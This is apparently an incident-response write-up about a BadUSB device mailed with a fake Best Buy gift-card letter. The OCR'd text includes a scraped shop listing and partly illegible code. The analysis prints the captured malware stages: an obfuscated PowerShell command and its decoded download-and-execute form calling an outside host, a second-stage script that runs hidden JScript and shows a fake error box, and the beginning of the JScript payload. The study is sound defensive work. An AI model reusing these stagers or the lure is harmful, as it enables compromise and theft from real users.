
Would You Exchange Your Security for a Gift Card?




UPDATED 27.March.2020

Overview

We often talk about attackers targeting companies with social engineering attacks. These usually take the form of phishing attacks that attempt to trick the recipient into opening a malicious attachment or clicking on a malicious link. Less discussed are targeted attacks using physical media. Penetration Testers that perform physical "pentests" are well versed in dropping "malicious" USB sticks in a target's parking lot or waiting room. More complex are so-called "Rubber Ducky" (https://github.com/hak5darren/USB-Rubber-Ducky/wiki) attacks, where what looks like a USB stick is actually, in effect, a malicious USB keyboard preloaded with keystrokes. Those types of attacks are typically so explicitly targeted that it's rare to find them coming from actual attackers in the wild. Rare, but still out there.

The Attack

This letter was supposedly from Best Buy giving out a $50 gift card to its loyal customers. Included in this letter is seemingly a USB drive that claims to contain a list of items to spend on. Very nice gesture!


February 12, 2020

Dear [redacted],

Best Buy company thanks you for being our regular customer for a long period of time, so we would like to send you a gift card in the amount of $50. You can spend it on any product from the list of items presented on a USB stick.

Thank you again for choosing us!

Sincerely,

[illegible]

Jonas Nills
Customer Relations


$
CHOOSE ANY AMOUNT FROM $25 TO $500
CARD HAS NO VALUE UNTIL ACTIVATED BY CASHIER.

Figure 1. Suspicious Best Buy gift card containing a malicious USB device

One of our digital forensics and incident response retainer clients brought this device to our attention. One of their business associates received this suspicious letter. Fortunately, our client and their associate did not plug the drive into any computer. Thank you, security training!

Analysis

To start the analysis, we inspected the drive for inscriptions such as serial numbers. At the head of the drive on the printed circuit board we saw “HW-374”. A quick Google search for this string found a “BadUSB Leonardo USB ATMEGA32U4” for sale on shopee.tw.


賣家中心 | 下載 | 追蹤我們
通知總覽
幫助中心
註冊
蝦皮購物
看更多免運店家
外套女 長袖套裝 兒童相機 The North Face 外套 帽愛迪達 Apple 11 藍芽耳機 Adidas 外套
Norton
已售完
approx. $7 USD
加入購物車
直接購買

Norton☆ (HW-374)32U4 虛擬鍵盤Badusb Leonardo USB ATMEGA32U4 開發板單片

尚未有評價 | 0 已售出

$352 $211 6折

賣場折價券 現折$5 現折$45 現折$65 現折$150

運送 運送 來自 海外
運費 $60 - $70

數量 1 還剩0件


蝦皮承諾 蝦皮購物保障你的交易安全：我們只會在買家確認收到商品後，才會撥款給賣家！

Figure 2: The website images matched the drive that the client received!

This USB device uses an Arduino microcontroller ATMEGA32U4 and was programmed to emulate a USB keyboard. Since PCs trust keyboard USB devices by default, once it is plugged in, the keyboard emulator can automatically inject malicious commands.

To quickly get the payload off the USB drive we connected it to an air-gapped laptop that had Ubuntu installed while Wireshark captured traffic on the third USB bus and the active window was set Vim. We figured Vim could act as a rudimentary jail to capture traffic and that the intended target is the Windows OS. Sure enough, we were presented with the following payload.

Powershell Payload




```
cmd /c start /min powershell -c "[char[]]'jfy!))Ofx.Pckfdu!Ofu/XfcDmjfou*/EpxompbeTusjoh)(i
uuqt;00njmlnpwfnpofz/dpn0tu0nj/joj(**'|%{$s+=[char]([int]$_-1)};iex $s"
```

```
1,1           All
```

Figure 3. Payload was intercepted through VIM and reveals an obfuscated PowerShell script

De-obfuscating the PowerShell command is a simple mono substitution cipher by which the cipher text ASCII table is shifted 1 step to the left. For example, to decode the character ‘j’ can be done by shifting 1 step backward and is equal to ‘i’, for ‘f’ is substituted by ‘e’ then ‘y’ = ‘x’ so on and so forth.




```
jfy!))Ofx.Pckfdu!Ofu/XfcDmjfou*/EpxompbeTusjoh)(iuuqt;00njmlnpwfnpofz/dpn0tu0nj/joj(**
```

```
iex ((New-Object Net.WebClient).DownloadString('https://milkmovemoney.com/st/mi.ini'))
```


Figure 4. PowerShell command deobfuscated using CyberChef

The de-obfuscated string reveals a command that downloads the second stage PowerShell code from hxxps://milkmovemoney[.]com/st/mi.ini.


milkmovemoney.com/st/mi.ini
https://milkmovemoney.com/st/mi.ini

```
$ErrorActionPreference = "SilentlyContinue"
$p = @("$Env:windir\system32\wscript.exe", "wipre.exe", "prada.txt", " /e:jscript ")
cd "$Env:APPDATA\Microsoft\Windows"
cp $p[0] $p[1]
"function diwtalpugsijpa(xigumxatr) {var mbogupmiqefz = [""seggicrowmazf"", 'ame.len'];var nylazoco =
mbogupmiqefz[1];return nylazoco;}function gurybabvydy(sacsotovk) {var fusjenuwavh = [""xnahynhymfoqru"", 'les.len'];var
```

Figure 5. Downloaded 2nd Stage Powershell Code



milkmovemoney.com/st/mi.ini
https://milkmovemoney.com/st/mi.ini
p[0]
p[1]
p[2]
p[4]
copy wscript.exe to %appdata\Microsoft\Windows\wipre.exe
Obfuscated JScript
deobfuscate JScript and save it to prada.txt
execute JScript: cmd.exe /c wipre.exe /e:jscript prada.txt
fake message box warning

```
$ErrorActionPreference = "SilentlyContinue"
$p = @("$Env:windir\system32\wscript.exe", "wipre.exe", "prada.txt", " /e:jscript ")
cd "$Env:APPDATA\Microsoft\Windows"
cp $p[0] $p[1]
"function diwtalpugsijpa(xigumxatr) {var mbogupmiqefz = [""seggicrowmazf"", 'ame.len'];var nylazoco =
mbogupmiqefz[1];return nylazoco;}function gurybabvydy(sacsotovk) {var efusjenuwavb = [""xnahynhymfoqru"", 'les.len'];var
[illegible]
+ kdatokewi(16) + kodxudmogo(63) + ohyxneqsesy(61) + ykruloxlatwa(47) + lkivjysvaqbiz(91) + ax sxeraqcupf(62) +
hsobyteqah(23) + rowmyrmihy(71) + enwenzofoxu(27) + crodebcygzyvy(15) + khisokucbejq(51) + ohbadadxisaw(93) +
enmutmopdysu(75) + eledkuxaqi(41) + jdicpapmaqgit(10) + epvebyfgysv(62) + qepafygenu(44) + qdewfoboge(62) +
sjyqqobovut(94) + evcovudyn(26) + anujtoriz(64) + aldaxgebydg(36) + yhpebalyfu(82) + ywobxuvweqywk(62) +
bacmugaggope(84) + ddasagfejmetu(72) + ecugkiqaha(48) + ejqesypul(97) + ruwuzwydu(86) + ystiptuhdaperg(94);new
Function(icmycixaccyb)();" | Out-File  $p[2] -Force -Encoding ascii
saps "cmd.exe" ((" /c ", $p[1], $p[3], $p[2])-join "") -win hidden

Add-Type -AssemblyName System.Windows.Forms
$r=[System.Windows.Forms.Messagebox]::Show(
   "The last USB device you connected to this computer malfunctioned," +
   "and Windows does not recognize it.", "USB Device Not Recognized", 0, 48);

exit
```

Figure 6

To summarize, this is the second stage PowerShell execution flow:

1. Copy wscript.exe to %AppData%\Microsoft\Windows\wipre.exe
2. Decode a JScript command and save it as prada.txt
3. Execute prada.txt with the command “cmd.exe /c wipre.exe /e:jscript prada.txt”
4. Show a fake message box warning




The last USB device you connected to this computer malfunctioned,and Windows does not recognize it.

Figure 7. A convincing fake message box pops up

Javascript Payload

The Jscript code saved to prada.txt is the third stage payload. This is executed using the Windows built-in script host engine - wscript.exe.



```
var rundezyre = 'request';
var esybfuksihpu = '&id=';
var vgybufete = 'kbaxmaconhuc=';
var magotcija = 'no';
var lrubzebsuspy = '?type=content&id=';
var lnyhaqotys = '';
var vpennohcypi = 'WScript.Shell';
var pkadybzenpatcy = '';
var eqyfgafeqjidk = '';
var cyquvenjadzu = 'pictures';
var pezusxycixs = 'info';
var eqavidxix = 'Unknown';
var apexytpukje = 'string';
var bvutkobwifwuv = 'https://milkmovemoney.com/';
var tfigtaveztu = 'z';
var figgogabekm = 'POST';
var rejanfiqdy = 'hide';
var bvokeqlevzinji = 'AppData';
var estaqavgann = 'MSXML2.ServerXMLHTTP';
var cjirnovpyhocu = 'Windows';
var yxhitwenyl = 'decrypt';
var apurehmyfd = 'User-Agent';
var amsamagqyhal = '&_&';
var qpozlesatvopu = 'decrypt';
var ypigxakuj = 'encrypt';
var tjimikmoni = 'img';
var dobahzyno = 'string';
var lkufanhygy = 'show';
var dcuqxymvykrodl = '_';
var urohokomseqx = 'Content-Type';
